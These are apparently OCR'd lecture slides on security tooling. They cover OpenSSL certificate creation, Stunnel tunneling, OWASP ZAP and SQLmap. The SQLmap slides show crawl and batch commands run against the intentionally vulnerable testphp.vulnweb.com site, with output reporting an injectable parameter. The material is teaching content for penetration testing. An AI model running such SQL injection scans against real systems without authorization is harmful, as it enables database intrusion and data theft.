


```
C:\Test>openssl req -new -key tutorialspedia.key -out tutorialspedia.csr
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:PK
State or Province Name (full name) [Some-State]:ISB
Locality Name (eg, city) []:ISB
Organization Name (eg, company) [Internet Widgits Pty Ltd]:tutorialspedia
Organizational Unit Name (eg, section) []:tutorialspedia
Common Name (e.g. server FQDN or YOUR name) []:*.tutorialspedia.com
Email Address []:abc@test.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:_
```

- Don’t enter password and click enter.

OpenSSL – Cont.


- To verify csr before it finally signed by CA use following command. If there is problem with data like mis spell then we can create csr again.



```
C:\Test>openssl req -text -in tutorialspedia.csr -noout -verify
verify OK
Certificate Request:
    Data:
        Version: 0 (0x0)
        Subject: C=PK, ST=ISB, L=ISB, O=tutorialspedia, OU=tutorialspedia, CN=*
.tutorialspedia.com/emailAddress=abc@test.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:9f:20:41:ca:10:dd:7d:cf:aa:c4:ce:a9:02:fb:
```

OpenSSL – Cont.

- To create self signed certificate : An X509 certificate is a digital certificate based on the widely accepted International Telecommunications Union (ITU) X509 standard, which defines the format of public key infrastructure (PKI) certificates. They are used to **manage identity and security in internet communications and computer networking**.




```
C:\Test>openssl x509 -in tutorialspedia.csr -out tutorialspedia.crt -req -signk
ey tutorialspedia.key -days 365
Signature ok
subject=/C=PK/ST=ISB/L=ISB/O=tutorialspedia/OU=tutorialspedia/CN=*.tutorialsped
ia.com/emailAddress=abc@test.com
Getting Private key

C:\Test>
```

Stunnel

- Stunnel can be used **to provide secure encrypted connections for clients or servers that do not speak TLS or SSL natively**.
- OpenSSL is excellent for one-way SSL conversions. Unfortunately, when we run into situations in which the client sends out HTTPS connections and cannot be downgraded to HTTP, we need a tool that can either decrypt SSL or sit between the client and server and watch traffic in clear text. Stunnel provides this functionality.
- OpenSSL has led to the creation of Stunnel, one of the most versatile and useful security tools in the open source.
- Stunnel is an open-source application used to provide a universal TLS/SSL tunneling service.
- Stunnel uses the OpenSSL library for cryptography, so it supports whatever cryptographic algorithms are compiled into the library.
- It runs on a variety of operating systems, including most Unix-like operating systems and Windows.
- The stunnel (SSL tunnel) application is designed to allow administrators to protect those services that do not support SSL encryption without modifying the original service in any way.
- To make this work, we must run the stunnel program both on the local client and also on the remote server.

Stunnel

- Stunnel relies on the OpenSSL library to implement the underlying TLS or SSL protocol.
- Therefore, to use Stunnel, we must first obtain and install OpenSSL on each host on which we intend to use Stunnel.
- The client side stunnel will be configured to accept an incoming (unencrypted) data on a specific port.
- Whenever it receives this data, it will encrypt the data and forward it to the stunnel program running on the server.
- The server's stunnel program will then decode the data back into its original format and then forwards the decrypted data to the actual service's port.
- The advantage to this is that neither the application, nor the service, need to modified in any way, yet our data is protected.
- We will need to know the port number the application uses to communicate with the service of course.



Stunnel – Cont.

- It runs on a variety of operating systems, including most Unix-like operating systems and Windows.
- Stunnel relies on a separate library, such as OpenSSL or SSLeay, to implement the underlying TLS or SSL protocol.
- Source:
  - https://www.stunnel.org

Application Inspection tools

- Application Inspection tools which assist with the manual analysis of and interaction with a web application.
- We care much less about whether the application is running on Apache or IIS, or whether the source code is Ruby or Java. Knowing those details informs some of the attacks that we might try against the web application.
- But, we care more about how the web application handles cookie values, or how it responds to different values for a URL parameter, or what kinds of data it accepts from a form submission.
- Tools:
  - Zed Attack Proxy
  - SQLmap
  - DVWA

Zed Attack Proxy


- Zed Attack Proxy is an open-source security software written in Java programming language and released in 2010.
- It is used to scan web applications and find vulnerabilities in it.
- It was started as a small project by the Open Web Application Security Project (OWASP) and now it is the most active project maintained by thousands of individuals around the globe.
- It is available for Linux, Windows, and mac in 29 languages.
- It can also be used as a proxy server like a burp suite to manipulate the request including the HTTPS request.
- **Features:**
- Passive Scanner, Automated Scanner, Proxy Server, Port Identification, Directory Searching
- Brute Force Attack

Zed Attack Proxy

- **Why do we use Zed Attack Proxy?** Zed Attack Proxy is used to detect vulnerabilities present on any web server and try to remove them. Here is some big vulnerability that could be present in the web server:
- SQL injection
- Cross-site scripting (XSS)
- Broken access control
- Security miss-configuration
- Broken authentication
- Sensitive data exposure
- Cross-site request forgery (CSRF)
- Using components with known vulnerabilities.

Zed Attack Proxy

- **Working Process:** ZAP creates a proxy server and makes your website traffic pass through that server. It comprises of auto scanners that help you intercept the vulnerabilities in your website.



SQLmap


- It is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers.
- It comes with a powerful detection engine, many niche features for the ultimate penetration:
  - Database fingerprinting
  - Over data fetching from the database
  - To accessing the underlying file system and executing commands on the operating system
- Sqlmap automates the detection and exploitation of SQL injection vulns.
- The following examples demonstrate the basic way that SQL injection vulns occur within a web app and a simple way they can be exploited.
- Supports MySQL, Oracle, PostgreSQL, Microsoft Access, Microsoft SQL Server, IBM DB2, SQLite, Firebird, Sybase and SAP MaxDB DBMSs.
- Source:
  - http://sqlmap.org

SQLmap – Cont.

- **SQLmap can be used for the following:**
  - Scan web apps against SQL injection vulnerability.
  - Exploit SQL injection vulnerability.
  - Extract databases and database user detail entirely.

SQLmap – Cont.


- -- crawl – it will check for depth, --crawl =2 will check for 2 subdirectories
- Exa: testphp.vulweb.com/home/admin/
- Enter the values it ask.



```
┌──(ankit㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/ --crawl 2
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.5.4#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability
and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:54:28 /2021-05-24/

do you want to check for the existence of site's sitemap(.xml) [y/N]
[21:54:52] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[21:54:52] [INFO] searching for links with depth 1
[21:54:53] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)]
[21:54:54] [WARNING] running in a single-thread mode. This could take a while
[21:54:56] [INFO] 5/13 links visited (38%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n]
do you want to normalize crawling results [Y/n]
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N
```


SQLmap – Cont.

- To check the output file where result is stored



```
┌──(ankit㉿kali)-[~]
└─$ cat '/home/ankit/.local/share/sqlmap/output/results-05242021_0955pm.csv'

Target URL,Place,Parameter,Technique(s),Note(s)
http://testphp.vulnweb.com/listproducts.php?cat=1,GET,cat,BETU,
```


- With batch option, this command will take default values and execute so it don’t ask for the values when running.



```
┌──(ankit㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/ --crawl 2 --batch
```


SQLmap – Cont.

- Technique – here it uses union technique to find sql injection.



